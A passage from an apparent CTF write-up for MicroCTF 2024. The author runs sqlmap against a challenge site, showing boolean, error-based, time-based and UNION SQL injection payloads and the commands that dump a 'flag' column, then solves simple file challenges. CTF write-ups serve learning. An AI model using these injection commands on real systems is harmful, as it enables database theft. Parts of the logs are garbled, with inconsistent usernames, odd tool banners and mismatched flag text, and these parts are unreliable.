  Type: time-based blind
  Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: search=Faris% AND (SELECT 9650 FROM (SELECT(SLEEP(5)))BwNn) AND 'lflh%'='lflh

  Type: UNION query
  Title: MySQL UNION query (NULL) - 3 columns
  Payload: search=Faris% UNION ALL SELECT NULL,CONCAT(0x716b787a71,0x5768686a69594158734e4f7615873695a4e4c517754584e67684a7971536b53574d587a6b4c744c,0x717a7a7a71),NULL# [WARNING] changes made by tampering scripts are not included in shown payload content(s)

[19:20:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.62, PHP 8.2.25
back-end DBMS: MySQL, ≥ 5.6
[19:20:25] [INFO] fetched data logged to text files under '/home/malscottt/.local/share/sqlmap/output/ctf.siberangex.com'

[*] ending @ 19:20:25 /2024-11-03/

```

```

(malscottt@kali)-[~/Downloads]
$ sqlmap -u "http://ctf.siberangex.com:7008/index.php?search=faris" -p search --cookie="PHPSESSID=701453a6504656c5440ebd35260e383d" --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 19:22:20 /2024-11-03/

[19:22:20] [INFO] resuming back-end DBMS 'mysql'
[19:22:20] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: search (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: search=Faris% AND 8341=8341 AND 'hVlb%'='hVlb

  Type: error-based
  Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: search=Faris% AND GTID_SUBSET(CONCAT(0x716b787a71,(SELECT (ELT(4372+4372,1))),0x717a7a7a71),4372) AND 'lXZC%'='lXZC

  Type: time-based blind
  Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: search=Faris% AND (SELECT 9650 FROM (SELECT(SLEEP(5)))BwNn) AND 'lflh%'='lflh

  Type: UNION query
  Title: MySQL UNION query (NULL) - 3 columns
  Payload: search=Faris% UNION ALL SELECT NULL,CONCAT(0x716b787a71,0x5768686a69594158734e4f7615873695a4e4c517754584e67684a7971536b53574d587a6b4c744c,0x717a7a7a71),NULL# [WARNING] changes made by tampering scripts are not included in shown payload content(s)

[19:22:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP 8.2.25, Apache 2.4.62
back-end DBMS: MySQL, ≥ 5.6
[19:22:21] [INFO] fetched data logged to text files under '/home/malscottt/.local/share/sqlmap/output/ctf.siberangex.com'

[*] ending @ 19:22:20 /2024-11-03/

```

--dbs : to see the database of the web

```

malscottt@kali:~/Downloads
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 19:22:20 /2024-11-03/

[19:22:20] [INFO] resuming back-end DBMS 'mysql'
[19:22:20] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: search (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: search=Faris% AND 8341=8341 AND 'hVlb%'='hVlb

  Type: error-based
  Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: search=Faris% AND GTID_SUBSET(CONCAT(0x716b787a71,(SELECT (ELT(4372+4372,1))),0x717a7a7a71),4372) AND 'lXZC%'='lXZC

  Type: time-based blind
  Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: search=Faris% AND (SELECT 9650 FROM (SELECT(SLEEP(5)))BwNn) AND 'lflh%'='lflh

  Type: UNION query
  Title: MySQL UNION query (NULL) - 3 columns
  Payload: search=Faris% UNION ALL SELECT NULL,CONCAT(0x716b787a71,0x5768686a69594158734e4f7615873695a4e4c517754584e67684a7971536b53574d587a6b4c744c,0x717a7a7a71),NULL# [WARNING] changes made by tampering scripts are not included in shown payload content(s)

[19:22:20] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.62, PHP 8.2.25
back-end DBMS: MySQL, ≥ 5.6
[19:22:20] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys

[19:22:20] [INFO] fetched data logged to text files under '/home/malscottt/.local/share/sqlmap/output/ctf.siberangex.com'
  List Tables in the Target Database
  +-----+
  |          |
  +-----+
[*] ending @ 19:22:20 /2024-11-03/

```

I found some database when I run this command.

```
(mascottt㉿kali)-[~/Downloads]
└─$ sqlmap -u "http://ctf.siberangex.com:7008/index.php?search=faris" -p search --cookie="PHPSESSID=701453a6504656c5440ebd35260e383d" -D dbschool --tables
      ↴ Chat0P1
      ↴ {1..8..9#stable}
      ↴ https://sqlmap.org

      ↴ Chat0P1
      ↴ {1..8..9#stable}
      ↴ https://sqlmap.org

[*] use backstop to dump database information, since you're looking for a flag, it's likely stored in one of
the tables within the database.

Here's how to proceed to dump the data and find the flag.
```

I try to target dbschool database and and –tables to show the tables that are available in the dbschool database.

```
mascottt@kali:~/Downloads
File Actions Edit View Help
https://sqlmap.org

[*] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:23:40 /2024-11-03

[19:23:40] [INFO] resuming back-end DBMS 'mysql'
[19:23:40] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: search (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: search=Faris% AND 834=834 AND 'hVlb%'='hVlb

Type: error-based
Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: search=Faris% AND GTID_SUBSET(CONCAT(0x716b787a71,(SELECT (ELT(4372+4372,1))),0x71a7a7a7a71),4372) AND 'lXZCK'='lXZC

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: search=Faris% AND (SELECT 9650 FROM (SELECT(SLEEP(5)))BwNn) AND 'lflh%'='lflh

Type: UNION query
Title: MySQL UNION query (NULL) - 3 columns
Payload: search=Faris% UNION ALL SELECT NULL,CONCAT(0x716b787a71,0x768686a69594158734e4f6715873695a4e4c517754584e67684a7971536b53574d587a6b4c744c,0x71a7a7a7a71),NULL#

[19:23:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP 8.2.25, Apache 2.4.62
back-end DBMS: MySQL ≥ 5.6
[19:23:40] [INFO] fetching tables for database: 'dbschool'
Database: dbschool
[2 tables]
+-----+
| student |
| users   |
+-----+

[19:23:40] [INFO] fetched data logged to text files under '/home/mascottt/.local/share/sqlmap/output/ctf.siberangex.com'

[*] ending @ 19:23:40 /2024-11-03

(mascottt㉿kali)-[~/Downloads]
```

I found 2 tables in the dbschool database.

```
(mascottt㉿kali)-[~/Downloads]
└─$ sqlmap -u "http://ctf.siberangex.com:7008/index.php?search=faris" -p search --cookie="PHPSESSID=701453a6504656c5440ebd35260e383d" -D dbschool -T users --column
      ↴ Chat0P1
      ↴ {1..8..9#stable}
      ↴ https://sqlmap.org

      ↴ Chat0P1
      ↴ {1..8..9#stable}
      ↴ https://sqlmap.org

[*] use backstop to dump database information, since you're looking for a flag, it's likely stored in one of
the tables within the database.
```

I try to target users column using the command above.

```

[*] starting @ 19:24:41 /2024-11-03/
[19:24:42] [INFO] resuming back-end DBMS 'mysql'
[19:24:42] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: search (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: search=Faris% AND 8341=8341 AND 'hVlb%'='hVlb

  Type: error-based
  Title: MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: search=Faris% AND GTID_SUBSET(CONCAT(0x716b787a71,(SELECT (ELT(4372+4372,1))),0x717a7a7a71),4372) AND 'lXZCK'='lXZC

  Type: time-based blind
  Title: MySQL > 5.6 AND time-based blind (query SLEEP)
  Payload: search=Faris% AND (SELECT 9650 FROM (SELECT(SLEEP(5)))BwNn) AND 'lflh%'='lflh

  Type: UNION query
  Title: MySQL UNION query (NULL) - 3 columns
  Payload: search=Faris% UNION ALL SELECT NULL,CONCAT(0x716b787a71,0x5768686a69594158734e4f67615873695a4e4c517754584e67684a7971536b53574d587a6b4c744c,0x717a7a7a71),NULL#

[19:24:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP 8.2.25, Apache 2.4.62
back-end DBMS: MySQL > 5.6
[19:24:42] [INFO] fetching columns for table 'users' in database 'dbschool'
Database: dbschool
Table: users
[4 columns]
+-----+
| Column | Type      |
+-----+
| flag   | varchar(30) |
| id    | int       |
| password | varchar(20) |
| username | varchar(20) |
+-----+
[*] ending @ 19:24:42 /2024-11-03/

```

And I found a column that have flag which is so suspicious. So the next step, I try to dump the flag database.

```

(malscottt㉿kali)-[~/Downloads]
$ sqlmap -u "http://ctf.siberangex.com:7008/index.php?search=faris" -p search --cookie="PHPSESSID=701453a6504656c5440ebd35260e383d" -D dbschool -T users -C flag --dump

```

I use this command to dump the flag database.

```

[*] starting @ 19:25:37 /2024-11-03/
[19:25:38] [INFO] resuming back-end DBMS 'mysql'
[19:25:38] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: search (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: search=Faris% AND 8341=8341 AND 'hVlb%'='hVlb

  Type: error-based
  Title: MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: search=Faris% AND GTID_SUBSET(CONCAT(0x716b787a71,(SELECT (ELT(4372+4372,1))),0x717a7a7a71),4372) AND 'lXZCK'='lXZC


  Type: time-based blind
  Title: MySQL > 5.6 AND time-based blind (query SLEEP)
  Payload: search=Faris% AND (SELECT 9650 FROM (SELECT(SLEEP(5)))BwNn) AND 'lflh%'='lflh

  Type: UNION query
  Title: MySQL UNION query (NULL) - 3 columns
  Payload: search=Faris% UNION ALL SELECT NULL,CONCAT(0x716b787a71,0x5768686a69594158734e4f67615873695a4e4c517754584e67684a7971536b53574d587a6b4c744c,0x717a7a7a71),NULL#


[19:25:38] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP 8.2.25, Apache 2.4.62
back-end DBMS: MySQL > 5.6
[19:25:38] [INFO] fetching entries of column(s) 'flag' for table 'users' in database 'dbschool'
Database: dbschool
Table: users
[1 entry]
+-----+
| flag   |
+-----+
| Flag{idDump D4t484s3} |
+-----+
[*] ending @ 19:25:38 /2024-11-03/

```

And voila! I found the flag in the flag database.



Flag in Disguise



```
(malscottt㉿kali)-[~]
└$ cd ~/Downloads
(malscottt㉿kali)-[~/Downloads]
└$ ls
'dflag.c8'          Kicauan_burung.wav      atbash.jpg      disk.img      flag.png      mystery      store.c
'Discover_and_Decode' Lost_Art.jpg        cabaran.py     dolls.jpg     flag.txt      nama.c      trace.pcap
'Discover_and_Decode.zip' Lt.Ivory_to_radio_station.wav chal.pcapng   drop-in      flag2of2-final.png tunn3l_v1s10n
'Dumpy_Dump'          Nessus-10.8.2-debian10_and04.deb chall       enc         forensics.jpg  ukn_reality.JPG
'Financial_Report_for_ABC_Labs.pdf' StayPositive.pdf TakSukaJaSmile.js encrypted.txt free.txt    nama.txt
'Financial_Report_for_ABC_Labs.txt'   VM             _dolls.jpg.extracted extracted.zip  gambar.jpg  output_file
'Group_A.jpg'          _VM                 _dolls.jpg.extracted challenge1.zip  file.txt    password.enc
'Group_B.jpg'          archive.dat        challengefile  challenge2.zip  home       photo-1533450718592-29d45635f0a9.jpeg
'Group_C.jpg'          crackme           cipher(2).txt' challenge2.zip  master.zip  readymycert.cs
'I_am_Taken_HELP(1).mp3' assignment.pdf      crackme       fixed.png   flag.c      reherring.exe
'I_am_Taken_HELP.mp3'          disk.flag.img    disk.flag.img  flag.exe    message.txt secret.enc
                                     disk.flag.img

(malscottt㉿kali)-[~/Downloads]
└$ cat flag.exe
F14g{Wow_im_impressed}
(malscottt㉿kali)-[~/Downloads]
└$
```

Just cat the flag.exe and I found the flag. Boring.

MicroCTF 2024

ctf.siberangex.com/challenges#Flag%20in%20Disguise-54

USERS TEAMS SCOREBOARD CHALLENGES 🔍 HOTTECHNICO TEAM PROFILE SETTINGS

CHALLENGE 9 SOLVES

Flag in Disguise 100

A notorious hacker has hidden a flag in an executable file. Your mission, should you choose to accept it, is to extract the flag from this disguised executable.

Author: Nielatte

Flag exec

F14g{u@u_im_impressed} Submit

You already solved this

The Matrix 250

Abe Johnny 50

Configuration 50


Normal File 50

Fragmented Files 50

Kevin Picnic 50


By CuGec + MFBKTech
Powered by CTFd

Normal File



```
(malscotti㉿kali)-[~/Downloads]
└─$ cat free.txt
Flag{fr3_flag_f0r_4ll}
└─$
```


Another cat. Boring.



Normal file 2


The image shows a screenshot of a CTF challenge interface. At the top, there's a navigation bar with links for USERS, TEAMS, SCOREBOARD, and CHALLENGES. Below this is a sidebar with sections for NETWORK (Configuration, 50 points) and MISCELLANEOUS (Normal File, 50 points; Fragmented Files, 50 points). The main challenge area is titled "Normal File 2" and has a difficulty level of 50. It was created by "mikrypt". A file named "file.txt" is listed with a download icon. There's a text input field labeled "Flag" and a red "Submit" button. To the right, there are two other challenges: "The Matrix" (250 points) and "Abe Johnson" (50 points). At the bottom, there's a terminal window showing a Kali Linux desktop environment with a terminal prompt. The terminal command "\$ cat file.txt" is run, and the output is shown as a large black rectangle.

When I try to cat this file, it contains a non readable file but its null (faham tak). Macam something ada dalam file tu tapi kosong.



A screenshot of the Geany 2.0 text editor. The window title is "file.txt - /home/malscott/Downloads - Geany". The status bar at the bottom shows the path "/home/malscott/Downloads" and the message "This is Geany 2.0.". The main text area contains a large amount of whitespace, with line numbers from 1 to 43 visible on the left. The status bar also displays log messages: "19:38:21: This is Geany 2.0.", "19:38:21: File '/home/malscott/Downloads/upload_process.php' opened (1).", "19:38:21: File '/home/malscott/Downloads/file.txt' opened (2).", and "19:38:29: File '/home/malscott/Downloads/upload_process.php' closed.".

When I use Geany to open the file, it shows many whitespace.



The clue in this question is banyaknya whitespace. So, I copy all the whitespace.

Google search results for "whitespace decoder":

- dCode - whitespace Language - Online Decoder/Interpreter ...
Tool to decode / code in whitespace, an exotic programming language that only uses blank / invisible characters like space, tab or newline/line feed.
- GitHub Pages
https://www.dcode.fr › whitespace-language
- Whitespace Interpreter
Hello, Whitespace! - code - input - output.
- URL Decode
https://www.urldecoder.org › dec › whitespaces
- URL Decoding of "whitespaces" - Online
Decode whitespaces from URL-encoded format with various advanced options. Our site has an easy to use online tool to convert your data.
- JDoodle
https://www.jdoodle.com › execute-whitespace-online
- Online Whitespace Compiler
Explore an Online Whitespace Compiler and Editor for effortless coding and compiling. Enjoy a streamlined whitespace programming experience with our online ...
- OpenProcessing

I search for the whitespace decoder online for me to decode the file.

File manager showing the 'Downloads' folder:

